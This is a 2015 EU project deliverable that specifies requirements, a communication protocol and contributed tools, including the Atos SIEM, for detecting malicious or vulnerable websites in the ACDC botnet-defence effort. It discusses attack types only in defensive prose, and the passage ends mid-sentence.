A CIP-PSP funded pilot action
Grant agreement n°325188

Deliverable	**D1.4.2 Specification of Tool Group "Malicious or Vulnerable Websites"**
Work package	WP 1, Requirements & Specifications
Due date	M30
Submission date	31/07/2015
Revision	Revision 2
Status of revision	Final
Responsible partner	Fraunhofer FKIE
Contributors	Jonathan P. Chapman (Fraunhofer FKIE), Jan Gassen (Fraunhofer FKIE), Luis Alberto Benthin Sanguino (Fraunhofer FKIE), Beatriz Gallego-Nicasio Crespo (ATOS), Gonzalo de la Torre Abaitua (INTECO), Will Rogofski (CyberDefcon), Andreas Fobian (GDATA)
Project Number	CIP-ICT PSP-2012-6 / 325188
Project Acronym	ACDC
Project Title	Advanced Cyber Defence Centre
Start Date of Project	01/02/2013

Dissemination Level	
PU: Public	X
PP: Restricted to other programme participants (including the Commission)	
RE: Restricted to a group specified by the consortium (including the Commission)	
CO: Confidential, only for members of the consortium (including the Commission)	

Version history

Rev.	Date	Author	Notes
1	29/08/2013	Jan Gassen (Fraunhofer FKIE), Jonathan P. Chapman (Fraunhofer FKIE)	First draft
2	30/01/2014	Jan Gassen (Fraunhofer FKIE), Jonathan P. Chapman (Fraunhofer FKIE)	Incorporating feedback received from ACDC partners
3	15/05/2014	Jonathan P. Chapman (Fraunhofer FKIE), Edgardo Montesdecoa (Montimage)	First revision of D1.4.
4	15/08/2014	Jonathan P. Chapman (Fraunhofer FKIE), Luis Alberto Benthin Sanguino (Fraunhofer FKIE)	Updated protocol description, merging extended tool descriptions, revision of several sections to incorporate feedback from EC reviewers
5	14/10/2014	Jonathan P. Chapman (Fraunhofer FKIE)	Rephrased tool output data requirements to clarify requirement for delivering reliable data
6	15/04/2015	Jonathan P. Chapman (Fraunhofer FKIE)	Incorporating updated tool descriptions received from ATOS, FKIE, GData and Incibe
7	15/06/2015	Jonathan P. Chapman (Fraunhofer FKIE)	Incorporating updated tool descriptions received from CyberDefcon
8	28/07/2015	Jonathan P. Chapman (Fraunhofer FKIE)	Incorporating feedback from DFN-CERT review

Glossary

ACDC	Advanced Cyber Defence Centre
AHPS	Atos High Performance Security
CCH	Centralised Clearing House
SIEM	Security Information and Event Management
URL	Uniform Resource Locator
WWW	World Wide Web

Table of contents

Table of figures

1. Executive summary

In this document, we provide an overview to the analysis of malicious or vulnerable websites within the ACDC context. We define the requirements that tools contributed to the Malicious or Vulnerable Websites Analysis Tool Group must satisfy and describe the tools that were contributed, including a brief legal assessment for each tool. This document analyses the benefits and drawbacks of different communication models and defines a lightweight communication protocol, using state-of-the-art cryptographic methods to ensure the authenticity of communication peers and the integrity and confidentiality of the data exchanged, for the communication between a tool and the CCH.

Given the aforementioned analysis, tool-to-tool communication should be avoided in favour of immediately storing results as data elements in the CCH using the respective protocol. Tools that depend on such results may retrieve them through a subscription mechanism to provide additional analysis or data. The communication protocol described in this document supports the early dissemination of relevant information, including to the stakeholders, while reducing cost for implementation and maintenance.

2. Introduction

Since the World Wide Web not only gained its reputation as a key technology, providing efficient access to information, and even more so since the protocols associated with it turned out to be enablers for complex applications and business models such as cloud services, few companies and organisations with Internet access can afford to deny their users access to the WWW. This fact is exploited by the malware industry, including botnet operators, for their malicious cause.

They use exploits for web browsers to infect new computers, use web servers to distribute their malware and use or replicate the HTTP protocol for their botnet's command and control. Access to such servers can either be obtained by renting them from “no questions asked” or “bullet proof” Internet service providers or by compromising benign servers, e.g. by exploiting vulnerabilities in their operating systems or applications running on them.

With no simple and reliable technique known for distinguishing malicious and non-malicious use of WWW technology, the abuse is likely to remain undiscovered until significant damage has been inflicted. Thus, to provide comprehensive and effective protection and mitigation against botnets and their activities, the ACDC solution must provide tools both to discover the fact that a website is used for malicious activities and prevent the takeover of servers for malicious activities by warning operators of insecure equipment or software about known vulnerabilities. Tools addressing these issues are organised in the ACDC tool group “Malicious or Vulnerable Websites”. This document introduces these tools, summarizes their requirements and defines how they will interact with each other and other components of the ACDC solution.

In Section 3, we describe the relevance of website analysis in the ACDC context. Section 4 discusses the aspects that should be taken into consideration for website analysis, followed by a section on the requirements for tools that are contributed to the Malicious or Vulnerable Websites Tool Group. These tools are described in Section 6. Section 7 describes how these tools are used to support the overall goal of ACDC. Section 8 goes on to describe the communication protocol for the tool group and finally, Section 9 summarises the conclusions presented in this document.

3. Relevance of Website Analysis in the ACDC Context

Botnet operators have been abusing websites for malicious activities for many years. Thus, website analysis is an important part of the ACDC solution. Detecting this kind of abuse is challenging because attackers try to conceal their modifications as much as possible. The variety of potential modifications further complicates a fast and reliable detection of malicious or compromised websites. As a consequence, detection should not only identify malicious websites but also websites that exhibit vulnerabilities. By detecting and subsequently eliminating these vulnerabilities, website owners can prevent abuse in the first place. Therefore, website analysis within the ACDC solution covers both, the detection of malicious websites as well as the detection of vulnerable websites. In this section, we briefly recapitulate different ways of abusing websites for botnet activities.

The most striking way in which websites are abused for botnet activities is by inserting malicious code that is used to perform attacks against visitors. Whenever users visit a manipulated website with a vulnerable browser, their system can be infected with malware and become part of a botnet. These so-called drive-by-download attacks may also be performed by websites that were created solely for this purpose. In order to attract potential victims, these websites are often advertised, e.g. in spam email.

Another less obvious way to incorporate otherwise benign websites into botnet activities is to compromise the respective webservers themselves. Since webservers are commonly able to execute entire programs, e.g. scripts written in languages like PHP, they are also able to execute malicious programs that directly take part in botnet activities. To achieve this, botnets exploit website vulnerabilities that allow them to upload malicious scripts and have them executed by the webserver.

For both kinds of malicious website abuse, attackers can employ a wide array of techniques, making it hard to apply a single general approach for comprehensive detection. Moreover, different information or even different points of observation may be required to detect certain malicious websites. For instance, websites carrying out attacks against their visitors can be detected remotely, since attack-related code has to be transmitted to their visitors. On the other hand, webservers directly participating in botnet activities cannot necessarily be identified by analysing the webpages they deliver. Instead, network or other sensor data is required to detect the malicious behaviour of the webserver.

Such different types of information required for the detection of different kinds of malicious activities also limit which parties are able to apply a particular analysis technique. Whereas drive-by-downloads can theoretically be detected by everyone, detecting webservers that are part of a botnet may require direct access to the server or its network infrastructure. Techniques for the latter are therefore restricted to website owners or infrastructure providers, for instance the respective hosting providers.

4. Detection and Mitigation Aspects Covered

Various aspects can be taken into account in order to identify malicious or vulnerable websites. Some of these aspects may provide certainty about the maliciousness of a website whereas others may only provide hints. Furthermore, the analysis of these aspects is commonly a trade-off between speed and scalability on the one hand and accuracy on the other. In the ACDC solution, the results of the analysis provided by the different tools will be submitted to the Centralised Clearing House. This central storage of the results allows combining versatile information, improving the reliability and effectiveness of malicious or vulnerable website detection.

The following sections outline the different kinds of information that can be used to identify vulnerable or malicious websites. They also discuss how each type of information can be used to analyse websites, which analysis results can be gained and by whom the analysis can be carried out. This section closes with a brief excursus on traffic redirection as a mitigation technique.

4.1. Malicious Website Analysis

Detecting malicious websites includes the detection of abused but otherwise benign websites as well as the detection of websites that were explicitly created to be malicious. Infecting

otherwise benign websites can be achieved, for example, by exploiting cross-site scripting vulnerabilities. This allows attackers to inject their own JavaScript or HTML code into the attacked website. This code can either be used to directly attack the website's visitors or to redirect them to another malicious website.
It also includes the detection of successfully attacked webservers that directly take part in botnet activities, like performing distributed denial-of-service attacks. Besides participating in a botnet as a client, an infected webserver can also be used as a C&C server to control the behaviour of other clients within a botnet. Those attacks can be performed, for example, by uploading a malicious script to the server and using a file inclusion vulnerability to execute it.

4.1.1. *Delivered Content*

Webservers deliver heterogeneous content like HTML documents, PDF documents or Flash content to a client's browser. The browser subsequently either interprets the received content itself or passes it on to the dedicated plugin or application. To exploit vulnerabilities in the client's interpreting application, the malicious code has to be transmitted to the client. Thus, by analysing the received content, such attacks can be detected. Since attackers are aware of this possibility, they try to obfuscate the attacks as much as possible, making it considerably harder for analysis tools to detect them. Furthermore, attacks may only be carried out against victims from certain geographic locations or take the HTTP referrer into consideration. As a result, while content delivered by webservers, e.g. drive-by-downloads, can in principle be used to detect attacks against clients this can be challenging in practice.

4.1.2. *Website Source Code*

In addition to static HTML documents, many websites rely on dynamically generated content. This content can be generated for example by a custom set of scripts or by a full-blown content management system. These scripts or systems usually generate HTML documents on demand that are then transmitted to the client. The server code generating the page remains invisible to the website's visitor. In order to detect malicious scripts uploaded to the server, which are used to turn the webserver into a botnet client, the website's source code as well as uploaded files can be scanned for malicious content. As in the case of other detection techniques, malicious content may be heavily obfuscated, rendering a reliable detection difficult. Furthermore, direct file access to the webserver is required to analyse a website's source code.

4.1.3. *Network Sensor Data*

Observing the communication of a webserver with other entities over the network can provide clues about whether a webserver is part of a botnet in two ways. First, the bot script may actively contact the botnet's C&C server or it may be contacted by botnet clients. Second, the bot script may take part in botnet activities like sending spam or launching DDoS attacks. Both activities require network communication and can thus be detected by analysing network sensor data. This however requires the sensor to be in a position where the entire communication of a webserver can be observed. Furthermore, command and control messages may be particularly difficult to differentiate from regular traffic.

4.1.4. *Other Sensor Data*

Many attacks against webservers start with sending specially crafted HTTP requests to the webserver, for example to exploit XSS or SQL injection vulnerabilities. When such requests are sent to a webserver, they can be logged for further analysis. This kind of logging for example is enabled by default for the Apache HTTPd webserver. By deploying a sensor analysing a webserver's log files such attacks can be detected, indicating exploitation attempts. Furthermore, other indicators that are used on general computers as well, e.g. to detect the creation of suspicious processes, can also be perused on webservers for the same purposes. To do so, direct access to the webserver may however be needed. Also, these solutions often have to rely on heuristics and hence are neither able to completely rule out false positives nor can they guarantee that they cannot be bypassed by a careful attacker.

4.1.5. *Reputation Data*

Besides observing a website or a webserver directly, reputational data can also indicate whether a website is likely to be malicious. If a website has been found to deliver malware in the recent past, it is likely that this website will deliver malware again. As another example, if a website is frequently mentioned in spam emails, this may suggest malicious activities related on that website. To apply these techniques, no access to the webserver is needed. However, reputation data can only hint at the possibility of whether a website is malicious but cannot provide certainty.
Similarly, reputation data can be collected for end user systems, indicating whether a system has carried out malicious activities in the recent past. However, since these systems are usually not designed to be publicly identifiable, special care has to be taken with regard to attributing reputation data to the correct system.

4.2. *Vulnerable Website Analysis*

If malicious activity is detected on a website which is known to be legitimate, this is a strong indicator for successful exploitation of a vulnerability existing in the website's software. This kind of detection, however, requires that the website has already been infected, which could have been prevented if the vulnerability in question had been detected and closed in time. Consequently, it is also important to analyse websites for vulnerabilities that have not yet been exploited in order to prevent websites from being infected.
The corresponding approach is similar to the analysis of malicious websites even though it has a different goal. Therefore, some aspects of a website that would be analysed are similar to those used for malicious website analysis. In the following sections, we describe which aspects can used for detecting vulnerable websites and how that detection can be carried out.

4.2.1. *Delivered Content*

Even though the content delivered by webservers generally does not contain information about vulnerabilities, i.e. the vulnerability is not present within the content itself, it can still be used to infer potential vulnerabilities. In many cases, the delivered content contains information about the generating content management system, for example within a meta-tag. If there are CVEs for that particular version of the content management system, the website is very likely to be vulnerable. This technique does not require direct access to the analysed webserver.

4.2.2. *Website Source Code*

Instead of using the content generated by a content management system (CMS), its source code can be scanned for vulnerabilities directly. This can be done using signatures for known vulnerabilities, especially for common CMS'. Furthermore, website scripts can be scanned for vulnerable API calls, providing hints about a website's potential vulnerabilities. Logic errors or other programming flaws that may lead to vulnerabilities are difficult to detect in general and, thus, these techniques may not be able to reliably detect a website's vulnerabilities. These techniques require direct access to the webserver and can thus only be applied by website owners or their service providers.

4.2.3. *Vulnerability Scanner*

Vulnerabilities of a website can also be detected by active probing, similar to what is done by attackers. To do this, requests similar to those used by an attacker are sent to a website and its reactions are observed. This technique can be used to e.g. detect XSS or SQL injection vulnerabilities by automated trial and error. Since these requests technically constitute attacks, applying this technique is usually not legal without explicit permission from the website's owner. Thus, while this technique can in principle be used by anyone, it may be prohibited altogether or limited to people or organisations acting on a direct mandate from the website's owner.

4.3. *Redirection of Malicious Traffic*

Vulnerability scans follow two general approaches. Non-intrusive scans try to determine the software and version used to then be able to look it up in a comprehensive database of known vulnerabilities. In contrast, intrusive vulnerability scanners may be able to detect unknown instances of certain types of logic errors or other programming flaws that may lead to vulnerabilities, but are restricted in their application to only a few cases.

In case these two approaches are not applicable, either due to technical or legal restrictions, there is a third way of preventing a website from being infected without actually knowing about particular vulnerabilities. This method can be applied if a particular type of attack is known but it is not known whether this attack can be applied to a certain website. Attacks often require that a GET or POST request with certain characteristics is sent to the attacked web server. For example, an SQL injection attack would include at least partial SQL statements. If such a pattern is detected within a request, the request can be blocked in order to proactively protect a website. As a result, an attack is prevented even though the vulnerability targeted by the attack was not known in advance. Since the blocking takes place on the application layer, the respective software or appliances are usually called web application firewall.

This approach can be taken even further by redirecting suspicious requests to a honeypot system, offering the opportunity to analyse the attack in further detail. This analysis may then result in the discovery of vulnerabilities. By closing those vulnerabilities, the security of the real website can then be improved. The functionality required for redirecting malicious traffic to a dedicated analysis server can be implemented at various levels. In the following section, these different levels are briefly described.

4.3.1. *CMS Plugin*

If a CMS features a central component for processing requests, this component may allow filtering or redirecting requests found to be malicious. When a given CMS features a plugin architecture, it may even be possible to implement the detection and redirection of malicious requests without modifying the actual CMS. Such a plugin could, upon detecting malicious activity, halt the flow of execution in the CMS, issue a call to a honeypot system and relay that system's output to the client transparently.

This approach can be applied by website owners without requiring changes to the webserver or its operating system. On the other hand, the central request-processing component of the CMS may be vulnerable itself and, since all traffic would be relayed through that component, attacks against it could not be prevented using this approach.

4.3.2. *Webserver Plugin*

Requests sent to a website are processed by the webserver first, for example to determine which file of a website was requested by the client. Popular webservers allow adding plugins that interact with the webserver and may change the way a request is processed. By using such a plugin to scan requests for malicious patterns, requests can be redirected before they reach a potentially vulnerable website. This approach further allows protecting all websites that are hosted by one webserver at once. On the other hand, it does require modifications of the webserver and thus the corresponding level of permissions.
For the popular Apache2 webserver, the ModSecurity plugin allows the detection of malicious activity by matching user requests against a set of rules. It can also be configured to use Apache2's mod_proxy reverse proxy functionality to transparently redirect traffic to a designated system, e.g. a honeypot system.

4.3.3. *External tool*

Malicious requests to a website may also be detected by using an external tool, e.g. analysers similar to an IDS. Such a system could scan for malicious patterns at the network packet level and redirect the packets to another host. This approach would prevent malicious requests from reaching the targeted webserver in the first place and would thus also protect all hosted websites. On the other hand, this approach is more challenging to implement since detecting malicious request at the network packet level is significantly more difficult than at the application level. Furthermore, this approach would not be able to deal with encrypted requests and would thus require permissions to install new software on the webserver to be able to process such requests.

5. General Requirements

In this section, we describe the general requirements for solutions that should be contributed to the ACDC project as part of the Malicious or Vulnerable Websites Analysis Tool Group. Unless stated otherwise, each tool in this tool group has to fulfil each of these requirements. Additional requirements may be defined for individual tools.
In the following, the key words "MUST", "MUST NOT", "REQUIRED", "SHALL", "SHALL NOT", "SHOULD", "SHOULD NOT", "RECOMMENDED", "MAY", and "OPTIONAL" in this document are to be interpreted as described in RFC 2119.
Where the use may not be immediately clear from the context, we use OR to indicate a non-exclusive or. Thus, α OR β implies that either the option α, the option β or both options are valid at the same time.

5.1. *Participation in the Tool Group*

To participate in the Malicious or Vulnerable Websites Analysis Tool Group, a tool MUST provide data OR analysis that supports the identification of websites serving malicious content OR vulnerable websites.

5.2. *Communication Interface*

Tools participating in the Malicious or Vulnerable Websites Analysis Tool Group MUST implement the communication interface described in Section 8 of this document. Any tool in the group MUST react in the described manner, even if a specific element of the interface specification is not applicable for it.

Tools MAY implement additional interfaces for interacting with specific tools OR third-party applications where such interaction is not feasible using the interface defined in this document. Further details are defined in the Input and Output sections.

5.3. Input

Tools participating in the Malicious or Vulnerable Websites Analysis Tool Group MAY acquire input from appropriate sources directly, require input from other tools or third-party sources or use any combination of these methods to provide their functionality. Tools SHOULD use the communication interface described in this document for acquiring data from other tools but MAY use other means where the interface is not appropriate. In particular, unprocessed, large volume data that is unlikely to be exploitable by other tools in the solution, e.g. raw network packet dumps or unfiltered log files, MUST be shared using a separate interface.
Further details MAY be specified for individual tools.

5.4. Output

Tools participating in the Malicious or Vulnerable Websites Analysis Tool Group MUST provide their analysis results OR data to the CCH, using the communication interface described in Section 8. They MAY implement additional interfaces, with respect to the reasoning given in Section 5.3.
Data transmitted by tools MUST provide a reasonable level of abstraction with regard to the subject or events analysed. Tools MUST NOT transmit large volumes of raw data such as unprocessed log files, network packet traces collected over a prolonged time or at a high-speed link but MAY submit an indicator for their availability instead.
Tools in the Malicious or Vulnerable Websites Analysis Tool Group MUST only provide data to the CCH that is associated with a particular website OR server providing a website. When submitting a respective data set, it MUST include sufficient details to allow associating it with the respective website or server.
The output MUST provide hints about the maliciousness OR vulnerability of the associated URL or server. This can be either specified directly, i.e. specifying whether a website is malicious or vulnerable, or indirectly, by providing data that can be processed by other tools to allow improving the reliability of such a classification.
Each tool SHALL only provide reliable data or information which MUST be provided with an indicator for the degree of certainty of its statement. Certainty SHOULD be based on objective measures, e.g. the precision achieved in ground truth experiments, but MAY be based on less objective measures such as educated guesses, if obtaining an objective measure is not feasible for a given tool.
When a tool generates additional data or information regarding a dataset already stored in the CCH, it MUST provide the unique ID of that data set in the submission of its result to allow for that dataset to be updated. If a tool aggregates or provides analysis based on several datasets provided by the CCH, it SHOULD include their IDs in the data set submitted to the CCH.
Further details MAY be specified for individual tools.

5.5. Documentation

Tools may be provided as a service, a solution or an appliance. A service is maintained and operated by and only by the tool provider that receives data from and submits data to the CCH OR other parts of the solution. A solution is a programme or a set of programmes that is maintained by the tool provider but can be deployed by partners (including the tool provider) or third parties. An appliance is a machine (explicitly including virtual machines) that will be pre-configured by the tool provider but deployed on a partner's or third party's premises.

5.5.1. General Requirements

A tool's documentation MUST fulfil the requirements for all deployment models (service, solution or appliance) that will be used for that tool within the ACDC context. The documentation SHOULD explain the data or information provided to the CCH with a reasonable level of detail, allowing them to be leveraged both for additional services/solutions by ACDC partners and end users.

There is no required data format for the documentation. Partners SHOULD use non-proprietary, platform-independent data formats which are easy to maintain for the tool provider. Where such a format is not being used, the documentation MUST be provided both in the original form as well as in a format that may not be adequate for editing but is both non-proprietary and platform-independent (e.g. plain text, HTML or PDF). It MUST be made available to all ACDC partners through an appropriate channel.

5.5.2. Service

The documentation for a tool providing a service to the ACDC solution MUST state the contact details for the person or department responsible for developing the tool (in particular for bug reporting OR feature requests) and for ensuring the availability of the service. If availability of the service depends on the availability of a third party service, that service and the person, company or organisation operating that service MUST be stated in the documentation and specific contact details SHOULD be stated, where available. Tool providers SHOULD provide this information for any third party service they rely on, even if the availability of their own service does not depend on it.

5.5.3. Solution

When a tool is provided as a solution to be operated by ACDC partners, the documentation MUST include the contact details for the person or department responsible for developing the tool (in particular for bug reporting OR feature requests). Where the person or department providing support for deploying a solution are not the same as for its development, the documentation MUST include their contact details as well.

If a tool relies on third party components OR services, they MUST be listed in the documentation, providing both information on how to obtain them and any licenses OR service plan required as well as how to obtain support. For commercial components and services, this SHOULD indicate the suggested licensing/service plan and costs.

The documentation SHOULD describe all necessary steps for deployment and MUST state any specific requirements regarding its operating environment, e.g. which operating systems it is known to be compatible with or what libraries must be installed in that environment.

5.5.4. Appliance

The documentation of a tool provided as an appliance MUST include the contact details for the person or department responsible for operating and maintaining the given appliance. If the appliance requires access to external input sources, they MUST be provided in the documentation along with information on how to obtain access to them.

If the appliance processes data or information that is not actively supplied specifically to it by the operator, i.e. it acts as a sensor, the documentation MUST describe what data OR information is acquired by the appliance and to what level of detail it will be available in normal operations.

Any method that allows the tool provider to gain access to the appliance without requiring immediate interaction with the partner hosting the appliance (e.g. through an

SSH or RDP server available over a public network) MUST be listed in the documentation. For each of those methods, the tool provider MUST describe how the respective interface is protected against misuse.

6. Tools in Tool Group 1.1.4

This section gives a brief overview to the tools contributed to the ACDC Malicious or Vulnerable Websites Analysis Tool Group. While it does provide a brief description of their inputs and outputs, further details will be provided in their documentation in accordance with the requirements defined in Section 5.5.




Figure 1: Inputs and outputs of the Tools in the tool group

Figure 1 provides an overview to the inputs and outputs of the tools in the tool group. Grey boxes on the left hand side of the figure indicate the inputs received by the tools in the tool group from the ACDC Centralised Clearing House (CCH). The name in the boxes refer to the report schemata, as defined in deliverable D1.7.2 used and omitting their common eu.acdc prefix for clarity. A dashed box indicates additional sources that are used by many tools. The individual tools are located at the centre of the figure. To improve the clearness of the presentation, the figure does not include the Atos SLS, which in principle processes report using any schema. On the right hand side of the figure, another set of grey boxes indicate the schemata of the reports sent by the tools to the CCH. As the focuses of the group are malicious and vulnerable websites, most tools generate malicious_uri reports. SiteVet however reports botnet clients and command and control servers while the HoneyAgent and PDFScrutinizer may also report malicious software discovered during their analysis. Some tools provide additional interfaces to provide more detailed information. Skanna for instance maintains a software inventory for websites that can be accessed through a web interface. Similarly, WebCheck provides a web-interface with detailed reports for end-users. In this section, we briefly describe each of the tools contributed to the Malicious or Vulnerable Website Analysis Tool Group, including their in- and ouputs, a brief description of the processing they carry out. Each tool provider contributed a brief legal analysis that summarises under which circumstances the given tool can be operated and contribute data to the CCH within the current legal framework, as described in deliverable D1.8.2.

6.1. *Atos Service-Level SIEM (SLS)*

6.1.1. *Overview*

Atos High Performance Security (AHPS) is a commercial service offered by Atos and comprised of several individual components. Part of that service is the Atos Service Level SIEM (SLS) that is also used for research purposes in the Atos Lab and also contributes to the FI-WARE project's Security Monitoring Generic Enabler[1]. This version is based on the OSSIM open source SIEM v4.0[2] and was extended by Atos by adding several modules and plug-ins. It allows for real-time analysis of security events generated by network devices, servers or applications. Event data is combined with contextual information about users, data and assets. AHPS deals with real-time monitoring, correlation of events, notifications, reports and console views.
A particular focus for the extension of the OSSIM SIEM was to overcome its performance limitations. The SLS allows processing normalised events in parallel and distributed across the nodes of a Storm[3] cluster. Figure 2 provides an overview to the main architectural components of the SLS.




Figure 2 : The architecture of the Atos Service-Level SIEM (SLS)

The *SLS server* is the component which receives normalized events coming from the different slave nodes (i.e. Security Probes), stores them in a MySQL database and performs its correlation to provide a dashboard reflecting all relevant security events and incidents. *Security Probes* are SIEM agents that can be distributed and installed remotely to collect events generated by different data sources (e.g. Nagios, Snort, Suricata, syslog or STIX) at the monitored target infrastructure. The modules send those events to the SLS server for processing and correlation. More details on the Service Level SIEM architecture can be found in the FI-WARE Service Level SIEM Open Specifications[4].

6.1.2. Input

[1] http://catalogue.fi-ware.org/enablers/security-monitoring
[2] http://www.ossim.net
[3] http://storm-project.net
[4] https://forge.fi-ware.org/plugins/mediawiki/wiki/fiware/index.php/Security-Monitoring:_Service_Level_SIEM_Open_API_Specification

Input data is collected by SIEM Agents (or Security Probes) installed on sensor machines. Typically, these are close to the data sources of the monitored system infrastructure. The agent receives data in an appropriate way, e.g. simply by monitoring a log file, converts it into SLS events and sends these events to the server. Additional devices or applications can be integrated with the SLS by writing a plugin to generate the respective events. Often, such a plugin consists of little more than a few regular expressions and a list of event types that may be produced.
The SLS event format defines the following fields:
`Type` Type of event: detector or monitor
`Date` Date on which the event is received from the device
`Sensor` IP address of the sensor generating the event
`Interface` Deprecated
`Plugin_id` Identifier of the type of event generated
`Plugin_sid` Class of event within the type specified in plugin_id
`Priority` Deprecated
`Protocol` Three types of protocol are permitted: TCP, UDP, ICMP
`Src_ip` IP identified as the source of the event by the device generating it
`Src_port` Source port
`Dst_ip` IP identified as the destination of the event by the device generating it
`Dst_port` Destination port
`Log` Raw event data that could not be fit into a more specific category. Recent plugins generally use the Userdata fields instead.
`Data` Stores event payload, as defined by the plugin generating the event.
`Username` User that generated the event or with whom it is associated (for HIDS events).
`Password` Password used in an event (for HIDS events)
`Filename` File used in an event (primarily for HIDS events).
`Userdata[1..9]` These fields may contain any alphanumeric information. The exact type and data represented depends on the plugin generating the event. An event may contain up to nine Userdata fields.

6.1.2.1. External input

The SLS can only process data that has been wrapped in its event format. Hence, for each data source, a custom plugin parses and normalises its output to generate corresponding events. These events are provided to the Agent which will then forward it to the SLS server. A complete list of supported data sources is available on the OSSIM vendor's website.[1]

6.1.2.2. Input acquired through own sensors

As pointed out above, the SLS uses plugins to acquire data from a wide variety of sources. For the analysis of vulnerable or malicious websites, the following SLS Agents are of particular interest:

- Snort IDS
- Suricata IDS
- OSSEC HIDS
- Squid
- Syslog
- Nessus
- Snare

[1] https://alienvault.bloomfire.com/posts/596580-alienvault-data-plugins-by-vendor/public

- WMI
- Nmap
- Arpwatch

For the purpose of the ACDC pilot experiments, the SLS component was deployed in the Atos environment. Although the Atos environment is continuously monitored by the SLS sensors and the plugins listed above are used by the SLS for analysis and correlation, neither security events collected from this environment nor the derived analysis are sent to the CCH. Hence, only the syslog plugin is used effectively in the ACDC pilot experiments.

6.1.2.3. Input acquired from the ACDC solution

The SLS acquires data from ACDC through two plugins developed specifically for this purpose. The ACDC STIX plugin allows integrating cyber-threat observations aggregated by the STIX aggregator Tool into the Atos SLS. Those observations are produced by the different sensor and analyser components in ACDC, converted into STIX documents and then transmitted to the STIX aggregator by those components. A small open source plugin to the aggregator sends these STIX documents to the respective SLS Agent through a TLS/SSL-protected connection. The plugin converts them into the normalised SLS format for processing by the SIEM before forwarding them to the SLS server. Further details can be found in the STIX plugin's documentation[1].

Through the ACDC CCH Plugin, Atos' SLS retrieves events and normalises them for processing and correlation. It consists of two modules:

- CCH XMPP client: This module connects to the CCH XMPP channel associated with the SLS read key created through the ACDC Community Portal. Reports are received in the JSON-based ACDC format described in deliverable D1.7.2.
- CCH parser: The parser translates CCH JSON reports into the SLS event format. Since there are several types of reports with a varying set of fields each, the plugin supports all of these formats to ensure full compatibility with the CCH.

Source code, binaries and documentation are provided through the Atos FTP server[2].

6.1.3. Processing

Once the events have been collected and normalized by the SIEM Agents, they are filtered and correlated. To overcome performance limitations of traditional SIEMs, the SLS allows using a cluster based on the open source Storm framework for real-time computations to carry out these tasks. Correlation rules are defined using the Event Processing Language (EPL),[3] which uses a syntax similar to that of the SQL query language for defining patterns. We use the Esper[4] component, which provides Event Stream Processing (ESP) and an event correlation engine (CEP, Complex Event Processing) for carrying out the correlations in real-time.

With respect to malicious or vulnerable website analysis, the SLS Agents do not scan or analyse websites directly. Instead, the system focuses on the infrastructure that hosts and supports such websites. The SLS can detect anomalous behaviour that may indicate that a server is under attack or compromised using Security Probes deployed in the respective infrastructure. When the SLS discovers an attack or indicators for

